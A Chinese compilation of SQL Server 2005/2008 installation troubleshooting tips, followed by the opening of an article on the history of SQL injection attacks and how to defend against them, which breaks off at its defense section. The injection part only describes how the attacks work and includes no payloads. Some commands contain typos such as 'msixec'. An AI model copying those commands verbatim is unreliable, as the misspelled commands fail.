)。如果登录帐户被更改,MSDTC 服务会继续运行,但是在执行的时候可能会出错。而且,在事件日志的“应用程序”里面可以发现如下的出错信息:正在运行 MS DTC 服务的帐户无效。

如果使用 Microsoft Management Console (MMC) 中的“服务”管理单元更改了服务帐户信息,就会发生这种情况。MS DTC 服务将继续启动。请确认使用“组件服务管理器”更新了 MS DTC 服务帐户信息。

要更改成正确的登录帐户,我们可以:

在服务中找 Distributed Transaction Coordinator 服务,选择“属性”;

在“登录”选项卡中,选择“此帐户”,帐户名填写“NT AUTHORITY\NetworkService”,密码为空;

在点击“确定”后重新启动服务。

或者,在命令行下运行 msdtc -uninstall,卸载 msdtc 服务;再运行 msdtc -install,安装 msdtc 服务。MSTDC 服务成功启动,组件服务中“COM+应用程序”可以访问,上面第 2 项故障没去解决,先试着安装看看有没有错误,令人惊喜,安装检查一切顺利,第 2 项错误同时也解决了。当然,解决问题的过程同样的系统环境也不尽相同,在这里谈一下我安装的小挫折,希望可以给碰到相同问题的朋友有些提示作用。

二、sql2005 安装过程 owc11 错误处理

安装了过程中出现很多问题,之前的 com+目录警告是一个部分,如果处理过之后还是发现一直无法安装成功,在安装过程中发现以下错误

Product : OWC11
Error : 错误 1706。

安装程序找不到需要的文件。请检查网络连接或 CD-ROM 驱动器状态。对于这个问题的其他可能的解决方案,请参阅 C:\Program Files\Microsoft Office\OFFICE11\2052\SETUP.CHM。发现自己的 ocw11 没有安装导致服务器的有关组件全部无法安装,每次都是安装失败,在 microsoft ocw11 下载地址找到 microsoft 的 ocw11,选

择简体中文后下载安装后发现还是出现相同的问题,把下载下来的 ocw11 解压缩后观察该 ocw11.xml,发现 sql 2005 的 server 的 setup 目录下面有相同文件名文件,再次逐次对比发现该 ocw11 里面的文件包里面的文件对应的 setup 里面全部都有,不过发现 2 个 chm 的后缀不同,一个是 10XX,一个是 2052,呵呵,原来是版本不同直接运行 setup 目录下面的 setup,选择修复或全新安装全部提示错误的文件源,再次观察,把 setup 目录下面对应的的 ocw11 文件全部拷贝到硬盘上面,再次运行修复成功,之后安装 sql2005 一路成功。

三、在同一个 XP 系统里同时安装 SQL Server2000 和 SQL Server2005

注意:

1、在选择“默认实例”还是“命名实例”的对话框,如果本机上安装了 SQL 2000 和 vs.net 2005,所以带有 SQL 2005 express,在这个对话框里有一个查看系统当前实例的按钮,就在“下一步”的上一行点击那个按钮,选择 SQL 2005 express 实例,就升级这个实例,如果选择安装“默认实例”的,再下一步就会出现错误: 名称: Microsoft SQL Server 2000 原因: 升级被阻止。有关升级支持的详细信息,请参阅 SQL Server 2005 安装程序帮助或 SQL Server 2005 联机丛书中的主题“升级版本和版本类别”和“硬件和软件要求”。版本检查:版本类别升级规则导致升级受阻。有关版本类别升级的详细信息,请参阅 SQL Server 2005 安装程序帮助或 SQL Server 2005 联机丛书中的“升级版本和版本类别”主题。名称: Microsoft SQL Server 2005 Tools Express Edition 允许的操作: 升级原因: 可以将产品升级为新版本

2、在设置登录身份的时候,输入 sa 好像没有用,会报错,是说不可以登录什么的,不是很记得了,所以我是给逼着选了“使用 windows 身份登录”。 在选择身份验证的时候,有两个“使用内置系统帐户”和“使用域用户帐号”,因为我是单独的机器,没有设置域,所以我选择了第一个,使用内置系统帐户,我还去掉了“为每个服务帐户自定义”前面的勾,在我安装完后,进到 management studio 里后,查到如果是域,可以使用用户名:SYSTEM,域名: NT AUTHORITY,密码就是管理员登录机器的密码。再接下来,就是勾上要替代的东西,一共有两行,两行都选上,有一行是“工作站组件、联机丛书和开发工具”的,全选上,叫他替代,因为他替代的是 vs.net 2005 自带安装的 SQL 2005 express,和 SQL 2000 没有关系。 这里还要记录一个就是,因为安装的时候选择了“使用 windows 身份登录”,所以 sa 就和没有用一样子,要重新设置 sa,设置的方法是这样子的:

1、开始→Microsoft SQL Server 2005→配置工具目录下，打开 SQL Server Configuration Manager，展开“SQL Server 2005 网络配置”，选择“SQLEXPRESS 的协议”，在左边，有“TCP/IP”和“Named Pipes”，这两个都禁用了，在 SQL 2000 里，Named Pipes 是安装时就默认启用的，我启用了“TCP/IP”，没有管命名管道，右击“TCP/IP”，选择“属性”，“IP 地址”标签里，把“活动”和“已启用”都设置成“是”

2、开始→Microsoft SQL Server 2005→SQL Server Management Studio，SQL 2005 把全部东西都集成到这里面了，第一次登录的时候，选择用 windows 身份登录，然后呢，要改下面的：

①在实例名上右击，选择“属性”，选择“安全性”标签，把“服务器身份验证”修改成“SQL Server 和 Windows 身份”。

②展开实例名，展开“安全性”，展开“登录名”，选择“sa”，右击，选择“属性”，在“常规”标签里，直接录入“密码”和“确认密码”，在“状态”标签里，“登录”选择“启用”。

③在实例名上右击，选择“停止”，再选择“启动”，嗯，我自己是先“停止”了，就想着可能要重新启动，所以就关闭了 management studio 的，在 sql2005 里没有服务管理器，要重新启动服务，就要进 cmd，开始→运行→cmd 回车，在 cmd 里录入 net start MSSQL\$SQLEXPRESS，SQLEXPRESS 是实例名。

四、Vista 和 win7 用户在安装 vs2008 时自动安装 sql2005 后存在问题

问题描述：

众所周知，在安装 visual studio 2008 时，可以安装 sql server 2005，但并不能直接使用，缺少一个企业管理器，其名称为：SQLServer2005_SSMSEE.msi 安装后可以使用，但对于 Vista 和 win7 用户，直接安装，程序会报错。

解决方法：

安装 SQLServer2005_SSMSEE.msi，经常会遇到 29506 这个错误代码。

这需要我们在安装的时候以管理员的身份运行。可是我们当前登录的用户就是管理员了。

1、新建一个记事本，输入 msixec /i path\SQLServer2005_SSMSEE.msi 然后另存为.cmd 格式。

2、按 win+r 快捷键，打开运行窗口，输入 cmd 进入 dos 界面

3、在 dos 界面中输入 command prompt

4、这时右单击刚刚创建的那个.CMD 文件，会发现多了一个“以管理员身份运行”，点击以管理员身份运行，安装 sql2005

其中第 2 步的 path 要换成 SQLServer2005_SSMSEE.msi 所在文件夹的路径

五、SQL Server 2005 安装问题导致的 SQL SERVER 服务自动停止问题

问题描述：

服务器重新安装后，出现了一种怪现象：SQL SERVER 服务总是会自动的停止。从添加/删除程序中卸载 SQL SERVER 不能够完全卸载所有 SQL 的安装组件。会有很多的残余文件配置遗留在你的电脑中。在网上查到一个方法可以通过命令行的方式来卸载掉 SQL。

解决方法：

1：把 SQL Server 的安装盘（安装文件）放入到光驱。（注意，如果是安装文件的话，就把安装文件拷贝到本地的根目录下即可）

2：打开如下路径：开始/运行，输入：cmd3：将当前盘符路径改为安装光盘或安装文件所在盘符；命令：cd d:（此处光盘路径为 d）

3：输入下列命令： Start /wait \setup.exe /qb REMOVE=ALL INSTANCENAME=D:

功能：卸载 SQL Server 部件。

4：输入下列命令： Start /wait msixexec /qb /X \Setup\sqlncli.msi 的解释如上

功能：卸载 Microsoft SQL Native Client。

5：输入下列命令： Start /wait \redist\2.0\dotnetfx.exe /q:a /d:"install /qu" 如上。

功能：卸载 Microsoft .NET Framework。6:%Program Files%\Microsoft Sql Server\90\Setup Bootstrap\ARPWrapper.exe /remove 每次只能删一个，最后一个删组件，否则这个删除程序也被自己删了。（其中:%Program Files%表示你的 sql server 的安装路径）现在就可以重新安装 SQL SERVER 2005 了！sql server 服务也不再出现自动停止的问题了！

六、解决 SQL Server 2005 未正常卸载，重新安装问题

问题描述：

在卸载 Visual Studio 2008 时，添加/删除程序 里面有许多安装文件，此时如果没有先卸载 SQL Server 2005，而先卸载.Net Framework（提示：卸载.net Framework 的得安版本从高到低的顺序），这时 SQL Server 2005 就无法卸载，删除 Program files 下面的

Microsoft SQL Server 文件夹也没有作用。重新安装提示数据库实例已经存在，请重新选择另一个实例名称。

解决方法：经过仔细分析，已解决如上问题。解决步骤如下：

1、停用 Windows 2003 下的数据库服务，右键点击我的电脑-->管理-->服务，停用 SQL Server (MSSQLSERVER)、SQL Server Agent (MSSQLSERVER)、SQL Server FullText Search (MSSQLSERVER)、SQL Server Browser、SQL Server VSS Writer 等 SQL Server 相关服务。

2、进入注册表 (regedit)-->HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Services，找到步骤 1 所停用的 SQL Server 相关服务注册表项，将其删除。

3、进入注册表 (regedit)-->HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft，找到 Microsoft SQL Server、Microsoft SQL Server 2005 Redist、MSSQLServer 注册表项，将其删除。

4、重新启动电脑，安装 SQL Server 2005 成功！

七、sql server 2005 安装“内存不能为 READ”

问题描述：

就是 SQL SERVER DataBase Services 安装时出现了问题说是“内存不能为 READ”

解决办法：

一般出现这个现象有两个方面的原因，一是硬件，即内存方面有问题，二是系统！下面先说说硬件：一般来说，内存出现问题的可能性并不大，主要方面是：内存条坏了、内存质量有问题，还有就是 2 个不同牌子不同容量的内存混插，也比较容易出现不兼容的情况，同时还要注意散热问题，特别是超频后。你可以使用 MemTest 这个软件来检测一下内存，它可以彻底的检测出内存的稳定度。假如你是双内存，而且是不同品牌的内存条混插或者买了二手内存时，出现这个问题，这时，你就要检查是不是内存出问题了或者和其它硬件不兼容。如果都没有，那就从软件方面排除故障了。先简单说说原理：内存有个存放数据的地方叫缓冲区，当程序把数据放在其一位置时，因为没有足够空间，就会发生溢出现象。举个例子：一个桶子只能将一斤的水，当你放入两斤的水进入时，就会溢出来。而系统则是在屏幕上表现出来。这个问题，经常出现在 windows2000 和 XP 系统上，Windows 2000/XP 对硬件的要求是很苛刻的，一旦遇到资源死锁、溢出或者类似 Windows 98 里的非法操作，系统为保持稳定，就会出现上述情况。

八、SQL2000 和 SQL2005 共存注意的问题

首先说明的是两个版本的数据库安装次序没有先后之分，主要后一安装版本一定要另外创建实例，就可以并存。这里假设已安装了 Sql2000，下面开始安装 Sql2005，运行光盘、选择“服务器组件、工具、联机丛书和示例”。接着是许可协议，然后是进行安装前的支持组件安装、扫描计算机配置，在安装向导里，sqlserver 2005 安装程序会对系统进行配置检查，接下来输入注册信息；选择要安装的组件，在这个过程中可以点击“高级”来选择安装路径。接下来在“实例名”中这是关键的一步，如果机子上没有别的 Sql 版本的，选择默认实例名就行了，但是由于已装有 Sql2000，所以这一步得选“新实例名”，然后输入实例名接着到服认证模式选用混合认证模式，同时设置 sa 密码；剩下部分的安装都选默认值，一路“下一步”，最后安装，完成！至此两个版本的数据库实现并存。

两个版本数据库共用中的一些问题

SQL2000 客户端工具无法连接 SQL2005，SQL2005 客户端工具可以同时连接 SQL2000 和 SQL2005。

SQL2000 服务器始终是 1433 端口，SQL2005 使用的是动态端口。通过 SQL2005 提供了一个 SQL BROWER 服务，开启这个服务后，就可以通过查询 SQL BROWER 服务知道 SQL2005 现在正在使用哪个端口。当然也可以把 SQL2005 的动态端口改成静态的，修改过程如下：运行 SQL 配置管理程序，找到 SQL 的实例名称下面的协议，双击右边的 TCP/IP 协议，在第二选项卡中 IPALL 里面输入 SQL 运行的端口就可以了（注意不能同时填写动态端口和静态端口，否则 SQL 下次将无法启动），修改完成后重新启动 SQL 服务即可生效。修改端口后如果仍然不能连接，需要 SQL2005 的远程登陆服务。

在 Microsoft SQL Server 2005 中默认的是不允许远程登录的，会出现【provider: SQL 网络接口, error: 26 - 定位指定的服务器/实例时出错】的错误，

通过如下方法可以打开：

配置工具->sql server 外围应用配置器->服务和连接的外围应用配置器->打开 MSSQLSERVER 节点下的 Database Engine 节点，先择“远程连接”，接下建议选择“同时使用 TCP/IP 和 named pipes”，确定后，重启数据库服务就可以。假设同时装了 sql2000（端口 1443）和 sql2005（端口 1433），应用程序连接字符串用 server=127.0.0.1 可以访问 sql2005，用 server=机器名/实例名可以访问 sql2000 问题在于：用 server=127.0.0.1:1443 访问

sql2000 不成功。如果远程访问数据库家端口，写法如下：逗号分隔
server=127.0.0.1,1443。

SQL Server2008 介绍:

SQL Server 2008 在 Microsoft 的数据平台上发布，帮助您的组织随时随地管理任何数据。它可以将结构化、半结构化和非结构化文档的数据(例如图像和音乐)直接存储到数据库中。SQL Server 2008 提供一系列丰富的集成服务，可以对数据进行查询、搜索、同步、报告和分析之类的操作。数据可以存储在各种设备上，从数据中心最大的服务器一直到桌面计算机和移动设备，您可以控制数据而不用管数据存储在哪儿。

SQL Server 2008 允许您在使用 Microsoft .NET 和 Visual Studio 开发的自定义应用程序中使用数据，在面向服务的架构(SOA)和通过 Microsoft BizTalk Server 进行的业务流程中使用数据。信息工作人员可以通过他们日常使用的工具直接访问数据。SQL Server 2008 提供一个可信的、高效率智能数据平台，可以满足您的所有数据需求。

SQL Server 2008 几项新特性概述:

SQL Server 集成服务

SSIS (SQL Server 集成服务) 是一个嵌入式应用程序，用于开发和执行 ETL (解压缩、转换和加载) 包。SSIS 代替了 SQL 2000 的 DTS。整合服务功能既包含了实现简单的导入导出包所必需的 Wizard 向导插件、工具以及任务，也有非常复杂的数据清理功能。SQL Server 2008 SSIS 的功能有很大的改进和增强，比如它的执行程序能够更好地并行执行。在 SSIS 2005，数据管道不能跨越两个处理器。而 SSIS 2008 能够在多处理器机器上跨越两个处理器。而且它在处理大件包上面的性能得到了提高。SSIS 引擎更加稳定，锁死率更低。

Lookup 功能也得到了改进。Lookup 是 SSIS 一个常用的获取相关信息的功能。比如从 CustomerID 查找 Customer Name，获取数据集。Lookup 在 SSIS 中很常见，而且可以处理上百万行的数据集，因此性能可能很差。SQL 2008 对 Lookup 的性能作出很大的改进，而且能够处理不同的数据源，包括 ADO.NET, XML, OLEDB 和其他 SSIS 压缩包。

SQL 2008 可以执行 TSQL 的 MERGE 命令。用 MERGE 命令，只需一个语句就可以对行进行 UPDATE、INSERT 或 DELETE。下面的例子就是如何用 MERGE 命令来把新的 Inventory Item descriptions 列表插入已有的 Inventory Master 中。除了 descriptions, NewInventory 表格中还加入了其他一些部分。如果没有 MERGE 语句，就需要执行两个命令

才能完成。第一个命令查找匹配的 Description 然后更新。第二个命令查找不匹配项然后插入。有了 MERGE，一个语句就可以完成这两个任务。步骤如下：

```
MERGE InventoryMaster AS im
USING (SELECT InventoryID, Descr FROM NewInventory) AS src
ON im. InventoryID = src. InventoryID
WHEN MATCHED THEN
UPDATE SET im.Descr = src.Descr
WHEN NOT MATCHED THEN
INSERT (InventoryID, Descr) VALUES (src. InventoryID, src.Descr);
```

分析服务

SSAS (SQL Server 分析服务) 也得到了很大的改进和增强。IB 堆叠做出了改进，性能得到很大提高，而硬件商品能够为 Scale out 管理工具所使用。Block Computation 也增强了立体分析的性能。

报表服务

SSRS (SQL Server 报表服务) 的处理能力和性能得到改进，使得大型报表不再耗费所有可用内存。另外，在报表的设计和完成之间有了更好的一致性。SQL SSRS 2008 还包含了跨越表格和矩阵的 TABLIX。Application Embedding 允许用户点击报表中的 URL 链接调用应用程序。

Microsoft Office 2007

SQL Server 2008 能够与 Microsoft Office 2007 完美地结合。例如，SQL Server Reporting Server 能够直接把报表导出成为 Word 文档。而且使用 Report Authoring 工具，Word 和 Excel 都可以作为 SSRS 报表的模板。Excel SSAS 新添了一个数据挖掘插件，提高了其性能。

下载地址：

<http://www.duote.com/soft/23320.html>

安装过程：



SQL_Server_2008 安装过程图解.part1.rar (976.56 KB)



SQL_Server_2008 安装过程图解.part2.rar (48 KB)

SQL Server 2008 安装问题汇总:

情况 一：要解决预安装问题

请按照下列步骤操作。

注意：遇到预安装问题时，请验证日志文件中是否记录了预安装错误。这些日志文件位于下面的文件夹中：

%Program files%\Microsoft sql server\100\Setup bootstrap\Log\Date Time
预安装错误通常记录在 Summary.txt 和 Detail.txt 文件中。

1. 先决条件

请确保计算机满足安装 SQL Server 2008 的最低软件和硬件要求。

2. 外部版本与内部版本问题

请确保当前在计算机上运行的 SQL Server 的版本符合升级至 SQL Server 2008 特定版本所需的条件。例如，不支持从早期的 SQL Server Enterprise Edition 升级至 SQL Server 2008 Workgroup Edition。

3. 实例名称无效

请确保在升级至 SQL Server 2008 时提供正确的实例名称。

情况 二：要解决升级至 SQL Server 2008 失败后发生的问题

请按照下列步骤操作：

1. 在 Details.txt 日志文件中搜索错误。Details.txt 日志文件包含对相应 .msi 日志文件的引用。相应的 .msi 日志文件位于下面的文件夹中：

%Program files%\Microsoft sql server\100\Setup bootstrap\Log\Date Time

2. 找到错误后，请按适当方式解决问题，然后卸载 SQL Server 2008。要卸载 SQL Server 2008，请使用 Summary.txt 日志文件中显示的卸载命令。

注意：

- o 该卸载命令中的 /q 开关是必需的。SQL Server 2008 不支持通过 UI 卸载没有名称的实例。如果不使用 /q 开关，将无法卸载相应的实例。

- o /instanceid 开关也是必需的。由于所用的实例没有名称，因此必须使用实例 ID 才能完成卸载。通常情况下，实例 ID 与 instanceName 相同。实例 ID 可进行配置。因此，必须确保使用正确的实例 ID。

- o 鉴于上述原因，最好使用 Summary.txt 日志文件中显示的卸载命令。

o 升级失败后，系统将阻止升级过程。如果尝试再次升级，而事先未使用上述卸载命令卸载 SQL Server 2008，升级过程将创建几组日志。您可能需要搜索所有这些日志文件，才能找到删除 SQL Server 2008 的不完全安装所必须使用的卸载命令。

3. 再次升级 SQL Server 2008。

情况 三：您发现旧实例不再运行，新实例也不可用。

此情况发生在升级过程到达不可逆点之后。通常情况下，此问题是由配置扩展造成的。

要解决此问题，请按照下列步骤操作：

1. 在 Details.txt 日志文件中搜索错误。注意：必须使用 Summary.txt 日志文件中显示的信息才能修复安装。

2. 找到错误后，请按适当方式解决问题。

3. 修复 SQL Server 2008。为此，请在命令提示符处键入以下命令，然后按 Enter：

```
Setup.exe /q /ACTION=Repair /INSTANCENAME=instancename
```

注意：必须在命令提示符处使用修复命令，而不能使用 UI。

情况 四：您注意到 Detail.txt 日志文件包含一条类似于以下内容的消息：

ValidateSkuMatrix 未在 SKU 矩阵中找到匹配项

如果要升级的 SQL Server 版本不符合升级条件，就会发生此问题。例如，如果从 SQL Server 2000 Service Pack 1 (SP1) 升级至 SQL Server 2008，就会发生此问题。

其实，有关 SQL Server 2008 中支持的升级方案的更多信息，都可以在微软 MSDN 上找到，经常到那里看看，肯定没有坏处。

情况 五：由 msxml6 sp2 的补丁引起的 SQL2008 安装问题

在第一次安装的 SQL2008 的过程出现结束后出现失败界面：

明明选择安装步骤都没有问题，怎么会出现这种结果呢，是刚才安装没有卸载干净？（第一次因安装文件缺少文本失败）。于是重新卸载 SQL2008，重启服务器结果依旧。这是为什么？应该从安装的失败日志下手查找

到网上一搜发现原来是微软软件给自己使了个绊，安装失败是由于 msxml6 sp2 的补丁引起的。

解决方法：可以先把 msxml6 sp2 的补丁卸载掉，安装完 SQL2008 后再打补丁。

按此方法一试，果然应验，成功安装完软件。

从此事总结：任何事情都有它的前因后果，从事 IT 遇到问题并不可怕。我们可以从失败的提示入手，按“日志”索骥，顺藤摸瓜自然能找到解决问题的方法。找到问题的方法后，不能用一次丢掉这个知识，更要做好总结，日积月累形成一套针对工作的维护文档，这样也便于部门的知识传递。

情况 六：安装程序报错，“性能计数器注册表配置单元一致性”

在安装 SQL Server 2008 出现下列错误信息：

在安装前检测时，安装程序报错，“性能计数器注册表配置单元一致性”，点击错误连接时，会提示查看文章，URL 地址：<http://support.microsoft.com/kb/300956>。

虽然该文章提示只适用于 windows 2000 英文版，不过就个人使用体验，在 windows xp Professional 中文版也是适用的。下面的内容是根据该文章为蓝本，笔者在安装过程中的操作。

1、打开注册表。开始菜单-->运行-->输入 regedit，打开注册表；

2、找到 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\Current Version\Perflib\009 注册表项，将 Last Counter 值设置为十进制的“1846”，将 Last Help 值设置为十进制的“1847”；

3、查找 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services 注册表项，使用查找功能，搜索该节点下所有含有 performance 的子项，删除名称为下表的值：

FirstCounter

FirstHelp

LastCounter

LastHelp

4、在 XP 安装盘的 i386 目录下找到名为“PERFC009.DA_”以及“PERFH009.DA_”的文件，将这两个文件拷贝到 c 盘根目录下，打开命令行工具，进入到 c 盘根目录位置，使用 expand 命令解压缩这两个文件，命令如下：

```
expand PERFH009.DA_ perfh009.dat 以及 expand PERFC009.DA_ perfc009.dat
```

将 expand 后的文件 perfh009.dat 以及 perfc009.dat 拷贝到%systemroot%\system32 目录下，一般情况下是 c:\windows\system32 目录，系统提示是否覆盖原文件，选择“是”。

5、打开命令行工具，输入如下命令

```
cd %Systemroot%\System32
```

```
findstr drivename *.ini
```

按回车键后，命令行工具中会输出驱动程序名称以及对应的 ini 文件。

在命令行中输入 lodctr inifile，inifile 是需要加载的驱动程序所对应的 ini 文件名称，例如需要加载 TermService 驱动，那么 inifile 就是 TermService 驱动对应的 ini 文件名 tslabels.ini，在命令行输入的命令如下所示

```
lodctr tslabels.ini
```

6、再次进行 SQL 2008 安装前的检测，通过，“性能计数器”的问题解决了。

情况 七：关于 SQL SERVER 2008 安装过程中遇到的小问题及解决办法

安装过程中，因为类似 ms xml KBxxxxxxx 的系统补丁，造成了 SQL2008 无法正常安装，需要手工卸载这个系统补丁，随后 SQL2008 会安装一个低版本的。

安装过程中，因为类似 ms xml KBxxxxxxx 的系统补丁，造成了 SQL2008 无法正常安装，需要手工卸载这个系统补丁，随后 SQL2008 会安装一个低版本的。

由于 MS XML 有多个版本号的 KB。在不同的操作系统版本中会报不同的 KB。但归根结底都是由于 MX XML 的 KB 产生的这个问题。如果卸载当前机器中一个版本最高的 MS XML 再重启机器后如果还发现安装报错。必须再继续卸载第二个 MS XML 的 KB，直到能正常安装为止。

但当通过此种方法解决掉 SQL SERVER 2008 的安装后，在给 SQL 打补丁的时候会出现另外的错误：

Message:

A failure was detected for a previous installation, patch, or repair for instance 'MSSQLSERVER' during configuration for features [Analysis_Server_Full,]. In order to apply this patch package (KB968369), you must resolve any issues with the previous operation that failed. View the summary.txt log to determine why the previous operation failed.

出现这种问题的办法是通过安装程序对已经安装的组件进行一次修复(repair)，但是网上有文章也指出，不要进行修复，要重新安装错误组件。（全文完）

“SQL 注入”的前世今生和防御思路

作者：251329

“SQL 注入”流行之前，缓冲区溢出 2 是最有效的黑客渗透方法，但经历了一些严重事件后（如：Code Red、Nimda、SQL Slammer），现在很多网络管理员的安全意识增强了，一般都能及时安装系统补丁，而且软、硬件厂商都针对溢出问题做了很多解决方案，可以说：缓冲区溢 出在黑客攻击中的路越来越窄。这时候，针对 CGI3 程序的渗透被黑客发现是更有效的办法，因为 CGI 程序作为 Web 应用程序的一部分，通常开发周期很短，相应的测试环节很少，普遍存在缺陷，那么这些 CGI 程序就有可能成为突破点。下面我们就将介绍 CGI 攻击的一大分支：SQL 注入。

1、SQL 即结构查询语言（Structured Query Language），一种 ANSI（美国国家标准学会）标准语言，用于访问、操作关系数据库系统（Relational database systems）。

2、缓冲区溢出是指当计算机向缓冲区内填充数据位数时超过了缓冲区本身的容量溢出的数据覆盖在合法数据上。理想的情况是：程序检查数据长度并不允许 输入超过缓冲区长度的字符，但是绝大多数程序都会假设数据长度总是与所分配的储存空间相匹配，这就为缓冲区溢出埋下隐患。操作系统所使用的缓冲区又被称 为“堆栈”。在各个操作进程之间，指令会被临时储存在“堆栈”当中，“堆栈”也会出现缓冲区溢出。

3、Common Gate Interface，简称 CGI。在物理上是一段程序，运行在服务器上，提供同客户端 Html 页面的接口。举个例子：现在的个人主页上大部分都有一个留言本。留言本的工作是这样的：先由用户在客户端输入一些信息，如名字之类的东西。接着用 户按一下“留言”（到目前为止工作都在客户端），浏览器把这些信息传送到服务器的 CGI 目录下特定的 CGI 程序中，于是 CGI 程序在服务器上按照预定的方 法进行处理。在本例中就是把用户提交的信息存入指定的文件中。然后 CGI 程序给客户端发送一个信息，表示请求的任务已经结束。此时用户在浏览器里将看到 “留言结束”的字样。整个过程结束。

“SQL 注入”现在已经成为互联网上最通用的攻击方式，通过 Google、百度等搜索引擎，可以发现很多相关说明文章和攻击软件。这类攻击的流行，一方面是由于 Web 应用的迅速普及和 Web 后台数据价值上升，攻击者受经济利益驱使；另一方面，攻击软件的泛滥降低了技术门槛，如 SQL 注入自动化攻击工 具实现了“目标锁定、发现注入点及注入攻击”全过程自动化，尤其是自动完成“发现注入点”这一关键步骤，极大地方便了攻击者，提高了攻击成功率。

1、“SQL 注入”的定义

很多 Web 应用程序都使用数据库来存储信息。SQL 命令就是前端 Web 和后端数据库之间的接口，使得数据可以传递至 Web 应用程序。很多 Web 站点 都会利用用户输入的参数动态地生成 SQL 查询要求，攻击者通过在 URL、表单域，或者其他的输入域中输入自己的 SQL 命令，以此改变查询属性，骗过应用程序，从而可以对数据进行不受限的访问。

SQL 注入漏洞成因在于 Web 应用程序对用户提交 CGI 参数数据未做充分检查过滤。用户提交的数据可能会被用来构造访问后台数据库的 SQL 指令，如果这些数据过滤不严格就有可能被插入恶意的 SQL 代码，从而非授权操作后台的数据库，导致敏感信息泄露、破坏数据库内容和结构、甚至利用数据库本身的扩展功能控制服务器操作系统。利用 SQL 注入漏洞可以构成对 Web 服务器的直接攻击，还可能利用服务器攻击第三方的浏览网站的其他用户。

2、“SQL 注入”的历史

我们简单回顾一下 SQL 注入的相关历史。

1998 年 12 月， Rain Forest Puppy (RFP) 在 Phrack 54 上发表文章 “NT Web Technology Vulnerabilities”，首次提到 SQL 注入；

1999 年 2 月，Allaire 发出警告 “Multiple SQL Statements in Dynamic Queries”；

1999 年 5 月， RFP 与 Matthew Astley 发出警告 “NT ODBC Remote Compromise”；

2000 年 2 月，RFP 发表文章 “How I hacked Packetstorm - A look at hacking wwtthreads via SQL”，披露如何利用 SQL 注入攻击渗透 Packetstorm 网站；

2000 年 9 月，David Litchfield 在 Blackhat 会议上发表主题演讲 “Application Assessments on IIS”；

2000 年 10 月，Chip Andrews 在 SQLSecurity.com 上发表 “SQL Injection FAQ”，首次公开使用 “SQL 注入” 这个术语；

2001 年 4 月，David Litchfield 在 Blackhat 会议上发表主题演讲 “Remote Web Application Disassembly with ODBC Error Messages”；

2002 年 1 月，Chris Anley 发表论文 “Advanced SQL Injection in SQL Server”，首次深度探讨该类攻击。

2002 年 6 月，Chris Anley 发表论文 “(more) Advanced SQL”，补充同年 1 月发表的论文缺少的细节。

2004 年 Blackhat 会议上， 0x90.org 发布了 SQL 注入工具 SQleaL (Absinthe 的前身)。

3、“SQL 注入”的演进

SQL 注入攻击技术出现已有 10 多年历史，该种攻击技术被广为利用。2007 年，出现了新型的攻击方法。之前，SQL 注入攻击针对特定的 Web 应用程序，攻击者事先已经了解到了底层数据库的架构以及应用程序注入点。而新型攻击与以往有很大不同。它将可能攻击任何存在 SQL 注入漏洞的动态 ASP 页面。

根据网络世界 (Network World) 的报导，2008 年 5 月 13 日，在中国大陆、香港及台湾地

区有数万个网站遭遇一轮 SQL 注入攻击，并引发大规模挂马。同期，根据微软的报导，在 4 个月时间内，发生了 3 次大规模攻击，受害者包括某知名防病毒软件厂商网站、欧洲某政府网站 和某国际机构网站在内的多家互联网网站，感染页面数最多超过 10,000 页面/天。具体攻击方式，如下图 1 所示。黑客首先使用 Google 搜索引擎定位网页中包含的动态 ASP 脚本，测试脚本是否存在 SQL 注入漏洞并确定注入点，最 终试图遍历目标网站后台 SQL Server 数据库的所有文本字段，插入指向恶意内容（即黑客控制的服务器）的链接。攻击的整个过程完全自动化，一旦攻击得逞，这些自动插入的数据将严重 破坏后台数据库所存储的数据，动态脚本在处理数据库中的数据时可能出错，各级页面不再具有正常的观感。被攻击站点也可能成为恶意软件的分发点，访问这些网 站的网民可能遭受恶意代码的侵袭，用户的系统被植入木马程序从而完全为攻击者控制。




图 1: SQL 注入攻击示意图

4、防御“SQL 注入”的思路

尽管由于攻击的泛滥，人们防护 SQL 注入的安全意识已大为提升，但仍然有众多的人缺乏系统、具体的防护概念。下面将简要介绍如何以一种综合的方法来正确防护 SQL 注入。如下图 2 所示，理想的解决思路是在 Web 应用生命周期的各个阶段做相应的努力。

